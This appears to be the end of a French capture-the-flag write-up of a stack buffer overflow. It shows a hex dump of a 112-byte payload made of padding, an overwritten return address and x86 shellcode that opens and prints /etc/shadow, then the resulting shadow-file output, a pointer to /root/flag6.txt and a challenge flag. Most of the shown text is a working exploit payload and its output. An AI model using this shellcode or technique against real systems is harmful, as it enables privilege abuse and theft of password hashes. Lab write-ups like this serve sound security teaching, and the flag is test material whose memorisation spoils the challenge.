[*] Stack address: 0xffffd164
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000020 64 d1 ff ff 31 c0 31 db 31 c9 31 d2 eb 32 5b b0 |d...|1.1.|1.1.|2[.
00000030 05 31 c9 cd 80 89 c6 eb 06 b0 01 31 db cd 80 89 |.1...|....|.1....|
00000040 f3 b0 03 83 ec 01 8d 0c 24 b2 01 cd 80 31 db 39 |....|....|$...|.1.9
00000050 c3 74 e6 b0 04 b3 01 b2 01 cd 80 83 c4 01 eb df |.t...|....|....|....|
00000060 e8 c9 ff ff ff 2f 65 74 63 2f 73 68 61 64 6f 77 |....|./et|c/sh|adow|
00000070
[*] Sending 112 bytes as payload ...
[*] Switching to interactive mode

root!:19298:0:99999:7::
daemon*:19298:0:99999:7::
bin*:19298:0:99999:7::
sys*:19298:0:99999:7::
sync*:19298:0:99999:7::
games*:19298:0:99999:7::
man*:19298:0:99999:7::
lp*:19298:0:99999:7::
mail*:19298:0:99999:7::
news*:19298:0:99999:7::
uucp*:19298:0:99999:7::
proxy*:19298:0:99999:7::
www-data*:19298:0:99999:7::
backup*:19298:0:99999:7::
list*:19298:0:99999:7::
irc*:19298:0:99999:7::
gnats*:19298:0:99999:7::
nobody*:19298:0:99999:7::
_apt*:19298:0:99999:7::
systemd-network*:19298:0:99999:7::
systemd-resolve*:19298:0:99999:7::
tss*:19298:0:99999:7::
```

Maintenant vous pouvez lire le contenu du fichier /root/flag6.txt.

Tomy{fb826bcae2e33538bc3e3d430430ae32}